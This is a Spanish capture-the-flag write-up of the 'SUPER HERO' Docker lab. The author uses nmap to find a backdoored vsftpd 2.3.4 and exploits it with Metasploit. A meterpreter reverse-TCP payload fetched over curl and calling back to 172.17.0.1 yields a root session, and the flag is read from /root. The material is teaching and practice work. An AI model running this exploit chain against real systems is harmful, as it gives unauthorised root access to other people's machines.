
Laboratorio SUPER HERO

Autor: samboso

Realizamos el reconocimiento con nmap

sudo nmap -sS -sV -sC -p- 172.17.0.2 -vvv -oA Scan_Nmap




```
samlab@Pentest: ~/Escritorio/Laboratorios SUID/hero
Session  Acciones  Editar  Vista  Ayuda
root@Pentest: /home/samlab/Escritorio/Laboratorios SUID/hero   samlab@Pentest: ~/Escritorio/Laboratorios SUID/hero
Completed NSE at 06:12, 0.14s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:12
Completed NSE at 06:12, 0.01s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000013s latency).
Scanned at 2026-04-08 06:11:55 -05 for 10s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 2.3.4
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 a8:2d:f2:2c:a5:e4:79:ce:cf:2f:5a:b7:a2:9a:48:85 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCz3EitJuTb7Cv620Nf4Z7djtZu99YKjTbNYezM8Ws/Ll2HRlof+fIzxyfJtzl9m/K3U6tL0tlAezTXK3Q6nsGo
xsmEP4SnZULKzrC9G/6mRR8BqKHDDswEIqYoUWr2Xs56UfnycUDAWqiBWkN3ApZKpBv2W3Sl5UpOd4LwoFDRy3vPopiAjmKSfKAyI5rPFR3izv4KhwW3KgHDbAHznn
p2uJyVkOBKO4W64NzAUMhJSgcX2LQPOSp5r09/rhm8aBfSmyyxw/77dzLc8xApt+s/I/BoyIEJ1hcv3Fh7IzdW05Ijg9529KMQ4zy1S0IO0s5TFwWMmd+RapfstSB+
QZMtxGDebqqk4XJlFy49KBRoFfEIU0levrdMUj6it8PLMeKq6n6lIdH10AEyVWp8RfATKUcTn2fiim6JgGl1NlKeSoqdh/pOO+TfNqwFs9k07P4kILAZ9M9Rha+ZaN
w9b/iecfS12hkzLg/HnE156M4ffz+J1VYeu/wNTGqQrZxqIU8=
|   256 c8:ad:13:a8:94:ec:9f:05:17:34:e2:08:c8:a9:92:fb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBIWlaLjFTKOnq1oYPBfBquIw8UubY6a9VKP4Rif0NOMJvFvfhQy
uU7F/CngWXW9YpMKXo+WQiuYJXtKoySsgPY=
|   256 26:45:a5:c7:a9:f2:3f:d1:5e:9c:2f:78:3e:79:ef:11 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEgTKfb9kQr0k9vlWq1TjAVty9h4bq8+qtmphN0OOY8G
8080/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.66 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Liga de la Justicia - Hall de la Fama
|_http-server-header: Apache/2.4.66 (Debian)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
MAC Address: BA:4B:EA:1B:EF:30 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Realizado el escaneo, se procede con la enumeración del equipo.

PORT	STATE	SERVICE
21	Open	ftp
22	Open	ssh
8080	Open	http

Aplicaremos una herramienta para poder descubrir rutas ocultas en el sitio web



Al no encontrar novedades se procede realizar otro nmap de la siguiente forma:

sudo nmap --script vuln 172.17.0.2

Se detecta un ftp que es vulnerable a un backdoor, por lo cual se se lo explotará con un Mestasploit.

```
┌──(samlab㉿Pentest)-[~/Escritorio/Laboratorios SUID/hero/feroxbuster]
└─$ sudo nmap --script vuln 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 19:21 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000019s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: BA:4B:EA:1B:EF:30 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 29.72 seconds
```

Ejecutamos msfconsole para levantar la herramienta Metasploit.

Digitamos search vsFTPd

```
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||----w |
              ||     ||

       =[ metasploit v6.4.124-dev                         ]
+ -- --=[ 2,632 exploits - 1,328 auxiliary - 1,707 payloads     ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsFTPd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

Buscamos la vulnerabilidad con el servicio vsftpd, realizado aquello setiamos el rhosts, el lhosts.

```
root@Pentest: /hom...ratorios SUID/hero   root@Pentest: /home/saml...os SUID/hero/feroxbuster   samlab@Pentes...ios SUID/hero

lhost => 172.17.0.1
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.17.0.2       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                      -metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requi
                                              res Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, ba
                                              sh, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           172.17.0.1       yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
```

Adicional tenenos que el FETCH_SRVPORT 8080, el cual lo cambiamos por el puerto 8000 debido a que el docker está usando el puerto 8080 y así de esta manera poder usar el payload.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.17.0.2       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                      -metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requi
                                              res Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, ba
                                              sh, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           172.17.0.1       yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port
```

```
[-] Unknown command: id. Run the help command for more details.
meterpreter > dir
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1188612  fil   2026-04-08 21:00:55 -0500  KMhvspmqxdBy
100644/rw-r--r--  2        fil   2026-04-08 05:43:55 -0500  supervisord.pid

meterpreter > ls
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1188612  fil   2026-04-08 21:00:55 -0500  KMhvspmqxdBy
100644/rw-r--r--  2        fil   2026-04-08 05:43:55 -0500  supervisord.pid

meterpreter > pwd
/tmp
meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  571   fil   2021-04-10 15:00:00 -0500  .bashrc
100644/rw-r--r--  161   fil   2019-07-09 05:05:50 -0500  .profile
100644/rw-r--r--  209   fil   2026-02-01 16:46:47 -0500  .wget-hsts
```

Obtenemos la flag.

```
meterpreter > ls
Listing: /tmp
=============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1188612  fil   2026-04-08 21:00:55 -0500  KMhvspmqxdBy
100644/rw-r--r--  2        fil   2026-04-08 05:43:55 -0500  supervisord.pid

meterpreter > pwd
/tmp
meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  571   fil   2021-04-10 15:00:00 -0500  .bashrc
100644/rw-r--r--  161   fil   2019-07-09 05:05:50 -0500  .profile
100644/rw-r--r--  209   fil   2026-02-01 16:46:47 -0500  .wget-hsts
100600/rw-------  41    fil   2026-02-01 16:46:52 -0500  flag.txt

meterpreter > cat flag.txt
FLAG{5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r}
meterpreter >
meterpreter >
```

Session Acciones Editar Vista Ayuda

root@Pentest: /hom...ratorios SUID/hero | root@Pentest: /home/saml...os SUID/hero/feroxbuster | samlab@Pentes

```
[*] Cargando imagen desde superhero.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

═══════════════════════════════════════════════════════════════════════════
[v] Laboratorio desplegado correctamente.
═══════════════════════════════════════════════════════════════════════════

  LAB: SUPERHERO
  DIFICULTAD: ★★★☆☆☆☆ medio (3 puntos)

═══════════════════════════════════════════════════════════════════════════
IP del laboratorio: 172.17.0.2
═══════════════════════════════════════════════════════════════════════════

Ingresa la flag (formato FLAG{ ... }): {5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r}

Flag incorrecta. Intenta de nuevo (1/5):
Ingresa la flag: 5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r

Flag incorrecta. Intenta de nuevo (2/5):
Ingresa la flag: FLAG{5up3rh3r0_Pwn3d_By_V5ftpd_B4ckd00r}

¡Felicitaciones! Has comprometido SUPERHERO.

FECHA Y HORA: 2026-04-09 10:01:59 -0500
═══════════════════════════════════════════════════════════════════════════

[*] Presiona Ctrl+C para eliminar el laboratorio
```